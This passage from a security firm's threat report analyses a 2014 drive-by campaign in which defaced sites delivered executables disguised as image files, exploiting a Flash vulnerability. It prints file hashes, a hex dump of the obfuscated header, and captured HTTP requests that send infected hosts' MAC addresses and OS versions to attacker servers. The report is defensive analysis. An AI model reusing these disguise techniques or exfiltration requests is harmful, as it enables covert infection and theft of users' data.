In order to verify just how much damage the aforementioned defacements would cause on a website and its users, JSOC accessed the defaced sites and executed the suspected files that were downloaded from such sites to investigate what communication occurred at that time.
Figure 22 shows an overview of what occurred when JSOC accessed the defaced Web sites.

[6] Spate of defaced official site incidents due to "external services"
http://www.atmarkit.co.jp/ait/articles/1406/03/news056.html



(4) Defaced image file downloaded from the external server
(2) Access to the blog
Client
Image storage server
(Contents Delivery Network)
(3) Access to the image file in the blog
(5) Infected by malware and
access to the suspected site
(user information sent)
(1) Content defaced
Suspicious connection
Attacker


Figure 22 File execution flow

Users who accessed the defaced websites fell victims to a drive-by download attack via the malicious files they downloaded. This attack exploits a vulnerability in Flash Player (CVE-2014-0515) that was disclosed in April 2014. Table 3 shows some of the files downloaded at that time.

Table 3 Some of the files that were downloaded as a result of accessing defaced content


File name	MD5
527.gif	1aa4240e1f5a6011bd79bcc79e7706a1
jp.gif	636f504aa14f1221502e4221e9727676
ja523.jpg	9c4f5f894b4c0b0c4216603b0e41eaba

The downloaded file (527.gif) was a text file obfuscated in some way and its file header started with "AZ." Since the file content following the first byte seemed to indicate an ordinary .exe file, when JSOC changed “AZ” to "MZ," which indicates an .exe file, it was possible to execute the file as an ordinary .exe file. The host, where the 527.gif was executed as an .exe, then sent outgoing terminal information through GET and POST methods. (Figure 24, Figure 25, and Table 4)




```
527.gif
ADDRESS   00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F   0123456789ABCDEF
00000000  41 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   AZ..............
00000010  B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ｸ.......@.......
00000020  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00000030  00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00   ................
00000040  0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ..ｺ..ｴ.ﾍ!ｸ.Lﾍ!Th
00000050  69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
00000060  74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS 
00000070  6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
```

Figure 23 Obfuscated data in 527.gif



```
GET /eng/log/test.php?m=000C29AFE36F HTTP/1.0
User-Agent: Mozilla/4.0 (Compatible; MSIE 6.0;)
Host: www.uravidata.com
```

Figure 24 HTTP communication that occurs when 527.gif (527.exe) is executed (GET)




```
POST /xe/bbs/board.php http/1.0
Content-Type: application/x-www-form-urlencoded
Accept-Charset: UTF-8
Accept-Language: ko
User-Agent: NateOn/3.8.14.2(994)
Host: www.tvnews.or.kr
Cache-Control: no-cache
Content-Length: 101
Pragma: no-cache

a1=0&a2=6&a3=5.1_SP3_X86&a4=00000000000000&a5=&a6=&a7=&a8=&a9=&a10=&a11=&a12=000C29AFE36F&a13=XM&a14=
```

Figure 25 HTTP communication that occurs when 527.gif (527.exe) is executed (POST)

Table 4 Data sent through HTTP communication that occurs when 527.gif (527.exe) is executed (POST)

Transmission type	Data content
a3=	OS version
a12=	MAC address of the infected host's NIC

Like the 527.gif file, jp.gif also contains Win32 executable code and is capable of sending outgoing information from the infected host. Although it contains different destination URLs and parameters than those in 527.gif, the file was also observed to have sent outgoing information from the infected host, as is the case when using a GET request. (Figure 26 and Table 5Table 5Table 5)



```
GET /eng/test/jp1.php?m=000C29AFE36F&os=5.1_SP3&ie=6.0.2900.5512 HTTP/1.0
User-Agent: Mozilla/4.0 (Compatible; MSIE 6.0;)
Host: uravidata.com
```

Figure 26 HTTP communication when jp.gif is executed

Table 5 Data types sent when jp.gif is executed

Transmission type	Data content
m=	MAC address of the infected host's NIC
os=	OS version
ie=	IE version

Several minutes after the communication shown in Figure 26 occurred, the infected host initiated communication that results in an attempt to download ja523.jpg. The behavior at that time was peculiar. The infected host attempted the downloading once, and then waited for one minute or so, and repeated attempts to connect to a different host, resulting in communications with various destinations.

Since most of the domains connected were popular sites (Table 6), and many of these domains contained no ja523.jpg file, we can speculate that the attacker mostly likely disguises targets in order to conceal information about the server where the malware was originally located.

Table 6 Popular sites specified as connection targets in ja523.jpg

Target domain	Available service
update.ncook.net	Portal site
www.nanki-pg.co.jp	Online shopping
www.pluspoint.jp	Point service
snsdate.gndot.com	SNS service
www.nate.com	Online game service
www.srhan.co.kr	Online game service
www.tistory.com	Online game service
www.yahoo.co.jp	Portal site
www.msn.com	Portal site
www.hangame.com	Online game service
www.gizmode.jp	News site
www.joinsmsn.com	Portal site
www.plaync.jp	Online game service
www.nexon.com	Online game service
www.netmarble.net	Online game service

4.3.3 Speculations in regards to Attacker motives

Anti-virus software recognized that the 527.gif file whose extension was changed to ".exe," based on the binary information in it, was malware related to an online game. Therefore, we speculate that the motive of the attack is to steal an online game-related account. However, when it comes to incidents related to the Flash Player vulnerability (CVE-2014-0515) exploited by the attack, information sources indicate that the motive for most of the attacks was to steal Japanese users' online banking accounts.[7] Furthermore, sources also suggest that the motive was the same for the virus which steals online banking information when downloaded from other altered Web sites[8]. As a result, we can conclude that the attackers use different malware to target different content.

If an attacker uses different malware for different sites, for example, one targeting an online game account on a blog site and the other targeting an online bank account on a travel site, our concern would be that the extent of the damage is "optimized", such that it has a negative effect and directly leads to significant damage.

4.3.4 Countermeasures to be taken by website users

As mentioned in JSOC INSIGHT Vol.4[9] and a LAC alert[10], there were incidents in January 2014 where, when obtaining a file for a configuration update, the connection was forwarded to a completely different "platform" site, instead of the appropriate "official site." The attack was a "new targeting attack that exploited a mechanism when updating (or upgrading) official software."

Content distribution services are not the only targets of attacks, the advertising distribution services that users encounter quite often have also been targets. Caution is highly advised. Since advertising distribution services are "optimized" and distributed according to user behavior, there is a possible risk of directly targeting a specific user in a different approach from that of email-based targeting attacks. Furthermore, more sophisticated, difficult-to-notice attacks may be implemented in the future, for instance, by limiting infection targets or combining various techniques.

Since most attacks exploit a combination of known vulnerabilities, it is very effective to keep OS, application software, and anti-virus software up-to-date, and it is important to apply established countermeasures appropriately.

[7] Recent Exploit for Adobe Flash Vulnerability Targeting Users in Japan for Financial Information
http://www.symantec.com/connect/ja/blogs/adobe-flash-2

[8] Spate of defaced official site incidents due to "external services"
http://www.atmarkit.co.jp/ait/articles/1406/03/news056.html

[9] JSOC INSIGHT vol.4
http://www.lac.co.jp/security/report/2014/07/22_jsoc_01.html

[10] Unauthorized program executed when updating official software
http://www.lac.co.jp/security/alert/2014/01/23_alert_01.html

5 Conclusion

Much like what the word “insight” itself implies, JSOC INSIGHT focuses on providing information on threats that our JSOC security analysts come across from time to time and believe to be worth noting. Our security analysts are hard at work, carefully listening to customers in order to offer the most up-to-date information available. In its effort to provide vital information, JSOC doesn’t merely focus on the popular incidents that are discovered here and there, but also strives to draw attention to significant threats that can affect our now and tomorrow.

Our JSOC's hope is to provide our customers with the safety and security they need to conduct their business activities.

JSOC INSIGHT vol.5
[Authors]
Kazuki Amano, Ryo Kagawa, Ryotaro Shinagawa, Shotaro Murakami
(alphabetical order)

LAC